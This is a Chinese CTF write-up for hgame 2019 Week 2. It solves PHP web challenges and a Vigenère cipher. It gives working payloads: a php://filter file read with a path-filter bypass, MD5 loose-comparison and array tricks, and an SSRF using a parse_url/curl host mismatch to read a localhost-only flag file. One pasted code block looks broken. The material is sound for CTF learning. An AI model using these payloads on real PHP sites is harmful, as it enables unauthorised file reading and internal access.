

## Web

Week2 Web1:

题目名字: easy\_php

Description : 代码审计♂第二弹

URL : <http://118.24.25.25:9999/easyphp/index.html>

打开页面:



??? 光看 body 毫无头绪。说好的代码审计，代码呢？

看了一眼 title:

```
<title>where is my robots</title>
```

看来是要去查看改站的 robots.txt 了:

118.24.25.25:9999/easyphp/robots.txt

访问以后发现提示

img/index.php

于是前往访问 <http://118.24.25.25:9999/easyphp/img/index.php>:



...这个图片.....

正式开始代码审计：

首先，get 一个 img 复制给 img 变量；

如果没有设置 img，那么 img 的值就是 1.jpg；审查一下元素，这个“OO 社区”就是 1.jpg...

然后 str\_replace 把 img 中的所有../换成空字符串实现过滤；


接着 include\_once 引进 (img 的值) .php（注意这里 php 是写好的，传的时候 php 就不用写了）；

include\_once 和 file\_get\_content 差不多，都可以构造 php:filter//

**payload:**?php://filter/read=convert-base64.encode/resource/xxx（上文提过，.php 后缀就不需要了）

现在 str\_replace 还没发挥作用，不过 '../ 提示了这个 php 文件应该是在上级目录里，由于我是先做的 web2 再做的 web1，所以我觉得这个名字也叫 flag？

我试着直接访问 <http://118.24.25.25:9999/easyphp/flag.php>



（坏笑）看来是了

payload：

<http://118.24.25.25:9999/easyphp/img/index.php?img=php://filter/read=convert.base64-encode/resource=../flag>

但是由于有 str\_replace 会把../过滤掉，所以利用 str\_replace 只会替换一次的特性，

把../变成....//即可

最终 payload:

http://118.24.25.25:9999/easyphp/img/index.php?img=php://filter/read=convert.base64-encode/resource=....//flag

返回一串 base64 值:



Base64 解密得到:

```
http://118.24.25.25:9999/easyphp/img/index.php<?php
// $flag = 'hgame{You_4re_So_g0od}';
echo "maybe_you_should_think_think";
p?img=php://filter/read=convert.base64-encode/resource=../flag
```

flag 到手: hgame{You\_4re\_So\_g0od}

## Week2 Web2

题目名字: PHP Trick

Description:some php tricks

URL :<http://118.24.3.214:3001>

```
<?php
//admin.php
highlight_file(__FILE__);
$str1 = (string)@$_GET['str1'];
$str2 = (string)@$_GET['str2'];
$str3 = @$_GET['str3'];
$str4 = @$_GET['str4'];
$str5 = @$_GET['H_game'];
$url = @$_GET['url'];
if( $str1 == $str2 ){
    die('step 1 fail');
}
if( md5($str1) != md5($str2) ){
    die('step 2 fail');
}
if( $str3 == $str4 ){
    die('step 3 fail');
}
if ( md5($str3) != md5($str4)){
    die('step 4 fail');
}
if (strpos($_SERVER['QUERY_STRING'], "H_game") !==false) {
    die('step 5 fail');
}
if(is_numeric($str5)){
    die('step 6 fail');
}
if ($str5<999999999){
    die('step 7 fail');
}
if ((string)$str5>0){
    die('step 8 fail');
}
if (parse_url($url, PHP_URL_HOST) !== "www.baidu.com"){
    die('step 9 fail');
}
if (parse_url($url, PHP_URL_SCHEME) !== "http"){
    die('step 10 fail');
}
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);
$output = curl_exec($ch);
curl_close($ch);
if($output === FALSE){
    die('step 11 fail');
}
else{
    echo $output;
}
step 1 fail
```

全是 php 代码审计中常见的绕过 trick 呢!

主要参考了 <https://ctf-wiki.github.io/ctf-wiki/web/php/php/>

和 <https://xz.aliyun.com/t/3085> 两篇文章

整个代码段有 11 个 step, 6 个 get 参数, 一个一个来看。

先看参数:

Str1 和 str2 的数据类型应该是 string, 而 str3 和 str4 的值是不确定类型的, str5 用 get 参数表示时要用 H\_game, url 看名字也知道应该是要 get 一个 URL。

再来看控制流:

Step1 要求 str1 和 str2 的值不相等;

Step2 要求 str1 和 str2 各自 MD5 加密后的值相等;

结合 str1 和 str2 都是字符串;

以及 PHP 的特性:

- PHP 在处理哈希字符串时, 会利用 "!=" 或 "==" 来对哈希值进行比较, 它把每一个以 "0E" 开头的哈希值都解释为 0, 所以如果两个不同的密码经过哈希以后, 其哈希值都是以 "0E" 开头的, 那么 PHP 将会认为他们相同, 都是 0。

来自 <<https://xz.aliyun.com/t/3085>>

于是可以构造 str1 和 str2, 使得两者 MD5 加密后都是以 0E 开头

比如 str1=240610708, str2=QNKCDZO;

Step3 要求 str3 和 str4 的值不相等;

Step4 要求 str3 和 str4 的 MD5 的值不等, 且类型亦不等 (用的是 !=, 上文中的构造后都是 string, 不可用);

再次利用 PHP 的特性:

- md5 是获取不到数组的值的, 会默认数组为 0

于是构造 str3[]=a,str4[]=b;

Step5 要求参数名里不可以有 H\_game;

Step6 要求 str5 不得是数字;

Step7 要求 str5 的值大于等于 9999999999;

Step8 要求 str5 强转成字符串以后和 0 比较 str5 更小;

首先 get 参数是必须要用 &H\_game= 来获得实际参数的值, 但是 Step5 不允许变量名有 H\_game, 故用 php\$server 中的 'QUERY\_STRING', 'REQUEST\_URI' 时会把点. 和加号

+ 自动转换成下划线\_ 这一特点, 参数写成 H.game 或者 H+game 皆可;

其次, str5 不能是数字, 可以用科学记数法表示;

因为要比 9999999999 大, 实参等于 1e9 即可

再者, 强转 str5 成字符串和 0 比较, 可以直接构造数组, 强转完以后等于 true, 直接等于 0;

因此 payload: &H.game[]=1e9;

Step9 要求 url 的值的宿主值是 www.baidu.com;

Step10 要求 url 的值的协议名是 http;

故 payload: &url=http://www.baidu.com

(Step11 没看懂, 也没怎么特意去绕过)

整个的 payload:

http://118.24.3.214:3001/?str1=240610708&str2=QNKCDZO&str3[]=what&str4[]=where&H.game[]=1e9&url=http://www.baidu.com

最后页面下方出来个 baidu 主页。。。:

```

<?php
//admin.php
highlight_file(__FILE__);
$argv = (isset($_GET['argv']) ? $_GET['argv'] : null);
$argc = (isset($_GET['argc']) ? $_GET['argc'] : null);
$argv = (isset($_GET['argv']) ? $_GET['argv'] : null);
$argc = (isset($_GET['argc']) ? $_GET['argc'] : null);
if ($argc == 1) {
    die('stop 1 fail!');
}
if ($argc == 2) {
    die('stop 2 fail!');
}
if ($argc == 3) {
    die('stop 3 fail!');
}
if ($argc == 4) {
    die('stop 4 fail!');
}
if ($argv[0] == 'Lemon') {
    die('stop 5 fail!');
}
if ($argv[0] == 'Lemon') {
    die('stop 6 fail!');
}
if ($argv[0] == 'Lemon') {
    die('stop 7 fail!');
}
if ($argv[0] == 'Lemon') {
    die('stop 8 fail!');
}
if ($argv[0] == 'Lemon') {
    die('stop 9 fail!');
}
if ($argv[0] == 'Lemon') {
    die('stop 10 fail!');
}
if ($argv[0] == 'Lemon') {
    die('stop 11 fail!');
}
}
echo $argv[0];
}

```

[源码](#)
[hacker22](#)
[地图](#)
[视频](#)
[贴吧](#)
[登录](#)
[注册](#)
[更多产品](#)



卡了好一会儿，没继续下去的思路了...重新看了最新一集 JOJO 以后，仔细重读一遍代


码，发现我忽略了注释里的：

```

<?php
//admin.php
highlight_file(__FILE__);

```

于是我在? 前加了个 admin.php，出来：



我一开始以为是想 Week1 的换头大作战一样，于是在请求头里加了

X-Forwarded-For: 127.0.0.1，没用。于是我又去查资料了，看到了这个：

对协议没有限制，可以用file协议  
 payload:  
 url=file://@127.0.0.1:80@www.ichunqiu.com/./../var/www/html/flag.php  
 parse\_url 取出的Host是www.ichunqiu.com绕过了if判断  
 curl解析的时候host则是127.0.0.1，通过file协议读取flag  
 另一道题与这个类似，只不过通过http协议读取flag

模仿构造 url=scheme@ip@host,

Payload: &url=http://@127.0.0.1@www.baidu.com/admin.php

得到新的 php 代码:

```
<?php
//flag.php
if($_SERVER['REMOTE_ADDR'] != '127.0.0.1') {
    die('only localhost can see it');
}
$filename = $_GET['filename']??'';

if (file_exists($filename)) {
    echo "sorry, you can't see it";
}
else{
    echo file_get_contents($filename);
}
highlight_file(__FILE__);
?>
1
```



\$\_SERVER 不用管，这就是我们之前访问的看到的东西；

接下来是 filename 参数构造，但是恶心的是，\$\_GET['filename']??"是取 filename 的值，

如果 filename 为空则返回空字符串（php7 特性）

如果你设置了 filename，只会 echo “sorry, you can't see it”，明摆着不让你访问

flag.php 的内容。Then what should I do?

我以 file\_get\_content 为关键词搜索，结果发现可以这样：

记得前段时间三个白帽有个比赛，其中有一部分代码大概类似于以下：

```
<?php
$content = '<?php exit; ?>';
$content .= $_POST['txt'];
file_put_contents($_POST['filename'], $content);
```

\$content 在开头增加了exit过程，导致即使我们成功写入一句话，也执行不了（这个过程在实战中十分常见，通常出现在缓存、配置文件等等地方，不允许用户直接访问的文件，都会被加上 if(!defined(xxx))exit;之类的限制）。那么这种情况下，如何绕过这个“死亡exit”？

幸运的是，这里的 \$\_POST['filename'] 是可以控制协议的，我们即可使用 php://filter协议来施展魔法：使用php://filter流的base64-decode方法，将 \$content 解码，利用php base64\_decode函数特性去除“死亡exit”。

众所周知，base64编码中只包含64个可打印字符，而PHP在解码base64时，遇到不在其中的字符时，将会跳过这些字符，仅将合法字符组成一个新的字符串进行解码。

也就是说可以构造 php://filter 取得 flag.php 的 base64 加密值；



于是类似地,

payload:?filename=php://filter/read=convert.base64-encode/resource=flag.ph

p

execute 一下, 页面返回一串 base64:

```
PD9waHAgaGZsYWcgPSBoZ2FtZXtUaEVyNF9BcjRfczBtNF9QaHBfVHlxY2tzfSA/Pgo= <?php
//flag.php
if($_SERVER['REMOTE_ADDR'] != '127.0.0.1') {
    die('only localhost can see it');
}
$filename = $_GET['filename']??'';

if (file_exists($filename)) {
    echo "sorry,you can't see it";
}
else{
    echo file_get_contents($filename);
}
highlight_file(__FILE__);
?>
1
```

在线解密一下, 得到

<?php \$flag = hgame{ThEr4\_Ar4\_s0m4\_Php\_Tr1cks} ?>

flag 到手

# Crypto

## Week2 Crypto3

题目名字: Vigenere~

Description : 普通的 Vigenere

URL: <http://plir4axuz.bkt.clouddn.com/hgame2019/orz/ciphertext.txt>

打开以后是一段弗吉尼亚密码加密以后的密文。不知道密钥怎么办呢?

没有关系, 我们有 gayhub:

<https://atomcated.github.io/Vigener/>

把密文 copy paste 一下, 然后选择无密钥解密, 就出来了:

明文:		密文:
The Vigenere ciphe is a method of encrypting alphabetic text by using a series of interwoven Caesar ciphers, based on the letters of a keyword. It is a form of polyalphabetic substitution. The cipher is easy to understand and implement, but it resisted all attempts to break it for three centuries, which earned it the description le chiffre indechiffable. Many people have tried to implement encryption schemes that are essentially Vigenere ciphers. In eighteen sixty three, Friedrich Kasiski was the first to publish a general method of deciphering Vigenere ciphers. The Vigenere cipher was originally described by Giovan Battista Bellaso in his one thousand five hundred and fifty-one book La cifra del. Sig. Giovan Battista Bellaso, but the scheme was later misattributed to Blaise de Vigenere in the nineth century and so acquired its present name. flag is gfyuytukxariyydfjlpwxsdbzwvqt	<div>密钥: <input type="text"/></div> <div>加密&gt;</div> <div>&lt;有密钥解密</div> <div>&lt;无密钥解密</div> <div>key长度: <input type="text"/></div> <div>最可能的密钥: guess</div>	Zbi Namyrwj kwmhzk cw s eknlgv uz ifuxstlata edhnufwlow xwpz vc mkohk s kklmwk uz mflklagnkh Gewyuv uavbijk, huwvv uh xzw rxiwkm sx s gycogxx. Ml ay u jgjs ij hgrsedhnufwlow wntymmlzcsf. Lny gahnyv ak kuwq lu orvwmxsfj urv asjpwekhx, tmz cx jwycwlw upd szniehzm xg txyec az szj nlnliw ukhxmjoyw, ozowl wsxhiv az nlw vkmqjavnmgf ry gzalzv atxiuzozjjshfi. Ests twgvfi zsby xjakk xg asjpwekhx wfilchloir kunyqwk zbel sxy ikkhhxasrfc Namyrwj kwmhzk. Af kckzlkxr kadnc lzxyi, Xjoyhjaib Oskomoa ogm xzw lcvkl zi tmtrcwz s myrwjgf qwlnih gx jygahnyvafm Fmytyvw uojlwjy. Nlw Noaifwxy gahnyv osy ivayohedde xikuxcfwv hs Kagbur Tsznmklg Viddgms af ncw gfk nlgmyurv xopi zmtxvuv ghx xalnc-gfk vsgc Ru gaxxu hwd. Yck. Yaupef Tgnxakzu Fwdrumg, tan xzw ywlwek qek dgnij eomellxcfmkx xg Trumkx jy Zaykhiw oh xzw tcrwln wifalac sfj ms suwomjwj cxx hxywvfwz heew. lfev ay ajqmenycpglmqgjzndhrqwpvhtaniz

flag 是 hgame{gfyuytukxariyydfjlpwxsdbzwvqt}